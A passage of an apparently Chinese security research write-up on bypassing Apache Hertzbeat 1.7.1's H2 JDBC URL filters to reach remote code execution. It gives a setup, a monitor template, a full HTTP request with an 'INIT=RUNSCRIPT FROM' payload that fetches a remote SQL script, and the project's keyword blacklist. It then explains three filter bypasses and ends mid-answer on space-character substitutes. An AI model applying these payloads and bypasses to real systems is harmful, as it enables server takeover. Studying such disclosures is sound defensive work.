Apache Hertzbeat<=1.7.1 h2 jdbc RCE

前言

大概一个月前我在研究h2 jdbc的一些url关键字绕过技巧，然后看到了Apache Hertzbeat这个项目，尝试绕过了项目里对于h2 jdbc的检测实现了rce，当然这只是个后台洞，没有什么危害。当时官方接受了我的报告，一个月后Apache Hertzbeat更新了安全策略，认为后台洞不算安全漏洞，虽然修复了我的绕过，但拒绝了我的CVE申请，那么我也尊重官方的看法，这里就简单聊聊这个我认为比较有趣的h2绕过。

环境搭建


用docker一条命令即可：

```
docker run -d -p 1157:1157 -p 1158:1158 --name hertzbeat apache/hertzbeat:1.7.1
```

接着访问http://127.0.0.1:1157/，默认帐户：`admin/hertzbeat`

开始冻手

在hertzbeat中默认存在h2依赖：




并且通过官方文档我们可以知道，hertzbeat能够自己指定jdbc进行连接，那么自然也可以指定h2了：


这里我们可以参考官方的代码写一个自定义的监控模板：


```
category: db
app: example_h2
name:
  zh-CN: 模拟H2应用类型
  en-US: H2 EXAMPLE APP

params:
  - field: host
    name:
      zh-CN: 主机Host
      en-US: Host
    type: host
    required: true
  - field: port
    name:
      zh-CN: 端口
      en-US: Port
    type: number
    required: false
    defaultValue: 9092
  - field: username
    name:
      zh-CN: 用户名
      en-US: Username
    type: text
    required: false
  - field: password
    name:
      zh-CN: 密码
      en-US: Password
```

```
    type: password
    required: false
  - field: database
    name:
      zh-CN: 数据库名称
      en-US: Database
    type: text
    required: false
  - field: url
    name:
      zh-CN: JDBC地址
      en-US: JDBC Url
    type: text
    required: true

metrics:
  - name: basic
    priority: 0
    fields:
      - field: h2_version
        type: 1
        label: true
    aliasFields:
      - h2_version
    calculates:
      - h2_version=h2_version
    protocol: jdbc
    jdbc:
      host: ^_^host^_^
      port: ^_^port^_^
      platform: h2
      username: ^_^username^_^
      password: ^_^password^_^
      database: ^_^database^_^
      url: ^_^url^_^
      queryType: oneRow
```



点击保存并应用，接下来我们就可以选择这个新增的h2类型的jdbc进行监控：






当然，我们直接请求的包会毫无疑问的被拦截：

```
POST /api/monitor/detect HTTP/1.1
Host: 127.0.0.1:1157
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101
Firefox/139.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
```

```
Authorization: Bearer eyJhbGciOiJIUzUxMiIsInppcCI6IkRFRiJ9.eJwtjEsKwzAMBe-
idQR2UKO4VyldxLYK7scpllMKpXevA1nOvMd84dYyzBCTI6LRobFRkKx3GE6ekRKLXD1PIUQYQLfQzOt6
5tIpq3bSrUoRVWzrXQqq1LfUfV0azJbJE7MZeQD5vA4xGbeLuj6kF85H8PL7A2TGKWQ.KmqQCALHDK1NS
xK9uqjy_dZKWgO84PHBRzROWtDAPRFGR8x-PJm8S5nMfoKtD-2QbnGEQM8OxL43uVl1uTlwsA
Content-Type: application/json
Content-Length: 539
Origin: http://127.0.0.1:1157
Connection: close
Referer: http://127.0.0.1:1157/monitors/new?app=example_h2
Cookie: language=zh_CN; sessionId=29bd8318-3776-46a2-8a7e-d604dc4cdd33
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"monitor":
{"intervals":60,"app":"example_h2","scrape":"static","host":"aaa","name":"Majesti
c_Otter_26xl"},"collector":"","params":
[{"display":true,"field":"host","type":1,"paramValue":"aaa"},
{"display":true,"field":"port","type":0,"paramValue":9092},
{"display":true,"field":"username","type":1},
{"display":true,"field":"password","type":1},
{"display":true,"field":"database","type":1},
{"display":true,"field":"url","type":1,"paramValue":"jdbc:h2:mem:testdb;TRACE_LEV
EL_SYSTEM_OUT=3;InIT=rUNSCRIPT FROM 'http://127.0.0.1:50025/poc.sql'"}]}
```



这里开发者设定了三重补丁，首先是关键字过滤：

```java
    private static final String QUERY_TYPE_ONE_ROW = "oneRow";
    private static final String QUERY_TYPE_MULTI_ROW = "multiRow";
    private static final String QUERY_TYPE_COLUMNS = "columns";
    private static final String RUN_SCRIPT = "runScript";

    private static final String[] VULNERABLE_KEYWORDS = {"allowLoadLocalInfile", "allowLoadLocalInfileInPath",

    private static final String[] BLACK_LIST = {
            // dangerous SQL commands - may cause database structure damage or data leakage
            "create trigger", "create alias", "runscript from", "shutdown", "drop table",
            "drop database", "create function", "alter system", "grant all", "revoke all",

            // file IO related - may cause server files to be read or written
            "allowloadlocalinfile", "allowloadlocalinfileinpath", "uselocalinfile",

            // code execution related - may result in remote code execution
            "init=", "javaobjectserializer=", "runscript", "serverstatusdiffinterceptor",
            "queryinterceptors=", "statementinterceptors=", "exceptioninterceptors=",

            // multiple statement execution - may lead to SQL injection
            "allowmultiqueries",

            // deserialization related - may result in remote code execution
            "autodeserialize", "detectcustomcollations",
    };
```

我们的老朋友runscript from啥的早被拦了，不过从我之前的文章：[从零开始的H2 JDBC url bypass之旅](#) 里我们知道，还可以使用ru\\nscript from这种方式来绕过对于关键字的过滤，因此这个第一个补丁算是被我们绕过了。

再往下走，可以看到开发者对于url的格式有一个很抽象的check：

```java
    */
    private String constructDatabaseUrl(JdbcProtocol jdbcProtocol, String host, String port) {  2 usages
        if (Objects.nonNull(jdbcProtocol.getUrl())
                && !Objects.equals( a: "", jdbcProtocol.getUrl())
                && jdbcProtocol.getUrl().startsWith("jdbc")) {
            // limit url length
            if (jdbcProtocol.getUrl().length() > 2048) {
                throw new IllegalArgumentException("JDBC URL length exceeds maximum limit of 2048 charac
            }
            // remove special characters
            String cleanedUrl = jdbcProtocol.getUrl().replaceAll("[\\x00-\\x1F\\x7F]", "");
            String url = cleanedUrl.toLowerCase();
            // backlist check
            for (String keyword : BLACK_LIST) {
                if (url.contains(keyword)) {
                    throw new IllegalArgumentException("Invalid JDBC URL: contains potentially malicious
                }
            }
            // url format check
            if (!url.matches( regex: "^jdbc:[a-zA-Z0-9]+://[^\\s]+$")) {
                throw new IllegalArgumentException("Invalid JDBC URL format");
            }
            return cleanedUrl;
        }
```


这里有一个正则表达式：

```
^jdbc:[a-zA-Z0-9]+://[^\s]+$
```

这个判断要求我们的jdbc url必须以 `jdbc:` 开头、包含合法子协议并紧跟 `://` 和非空白地址的 JDBC URL，而我们之前的h2 url：

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;I\\NIT=R\\UNSCRIPT FROM
'http://127.0.0.1:50025/poc.sql'
```

是肯定不满足这个要求的，首先它就没有紧跟`://`，只不过我在对这个项目进行测试的时候发现了一个很神奇的事：




对于下面的url：

```
jdbc:h2://mem/testdb;TRACE_LEVEL_SYSTEM_OUT=3;
```

在windows里运行是会直接报错的，但在这个项目对应的linux环境却能正确解析。这个有趣的特性产生的原因其实来自于H2数据库URL格式和底层路径映射的差异，`jdbc:h2:mem:testdb`是标准的内存数据库URL写法，H2会完全在内存中创建数据库，不涉及文件系统；而`jdbc:h2://mem/testdb`写成了带“//”的形式，H2会把它当作文件路径去解析。


在linux中，路径以`/`开头表示根目录，例如`/mem/testdb`，这是绝对路径，而在windows中路径通常以盘符开头（如`C:\`），且路径分隔符是`\`，而且根目录的概念跟Linux不一样，所以`jdbc:h2://mem/testdb`这个payload之所以能打通，是因为H2这里走的是**文件模式**而不是**内存模式**，在Linux环境会尝试在根目录创建目录和文件：



这里其实还源自于一个非常神奇的linux目录解析特性：在 POSIX 系统（包括 Linux、macOS、FreeBSD 等）中，连续多个斜杠会被视作一个斜杠，即`/a///b/////c`会被当成`/a/b/c`

> A pathname that begins with two or more slashes may be interpreted in an implementation-defined manner, although more than two leading slashes shall be treated as a single slash.

所以`jdbc:h2://mem/testdb`之所以被正确解析，其实是因为**h2以为我们是在指定`//mem/testdb`这个路径所对应的数据库文件！**而在linux中他就被解析成了`/mem/testdb`，所以创建了该文件。因此其实我们只要在url里换一个windows下正确的文件路径，h2也会创建对应的数据库文件并正确执行。




也就是说我们的payload其实就是在标准的file模式写法`jdbc:h2:file:E:/tmp/testdb`省略了`file`，变成了`jdbc:h2:E:/tmp/testdb`

绕过了第二个补丁，接下来就是第三个补丁，这里又有一个很抽象的过滤，在目前的解析逻辑不允许出现空格，并且过滤掉了很多控制字符：

```
 */
private String constructDatabaseUrl(JdbcProtocol jdbcProtocol, String host, String port) {
    if (Objects.nonNull(jdbcProtocol.getUrl())
            && !Objects.equals("", jdbcProtocol.getUrl())
            && jdbcProtocol.getUrl().startsWith("jdbc")) {
        // limit url length
        if (jdbcProtocol.getUrl().length() > 2048) {
            throw new IllegalArgumentException("JDBC URL length exceeds maximum limit of 2048 characters")
        }
        // remove special characters
        String cleanedUrl = jdbcProtocol.getUrl().replaceAll("[\\x00-\\x1F\\x7F]", "");
        String url = cleanedUrl.toLowerCase();
        // backlist check
        for (String keyword : BLACK_LIST) {
```

我们之前应该提到过，在它对url的check里，是要求了url里不能有空格的，而这里又把包括空格、制表符在内的一堆东西过滤了，而我们的payload里无论如何都需要空格的。

这里我本地测试的时候发现，其实可以使用制表符来代替空格：



虽然制表符其实是被过滤了，但是这确实给了我点思路，既然制表符能代替空格，那其实其他的字符应该也可以代替吧，比如yulate的jdbc trick里其实就提到了直接对mysql的jdbc进行fuzz得到了一堆不可见字符。这里我直接去问chatgpt还有哪些可以用的不可见字符：

✅ 除此之外，还能表示“空格”的变种手法如下：

1. Unicode 空格类字符（不被上述正则拦截）

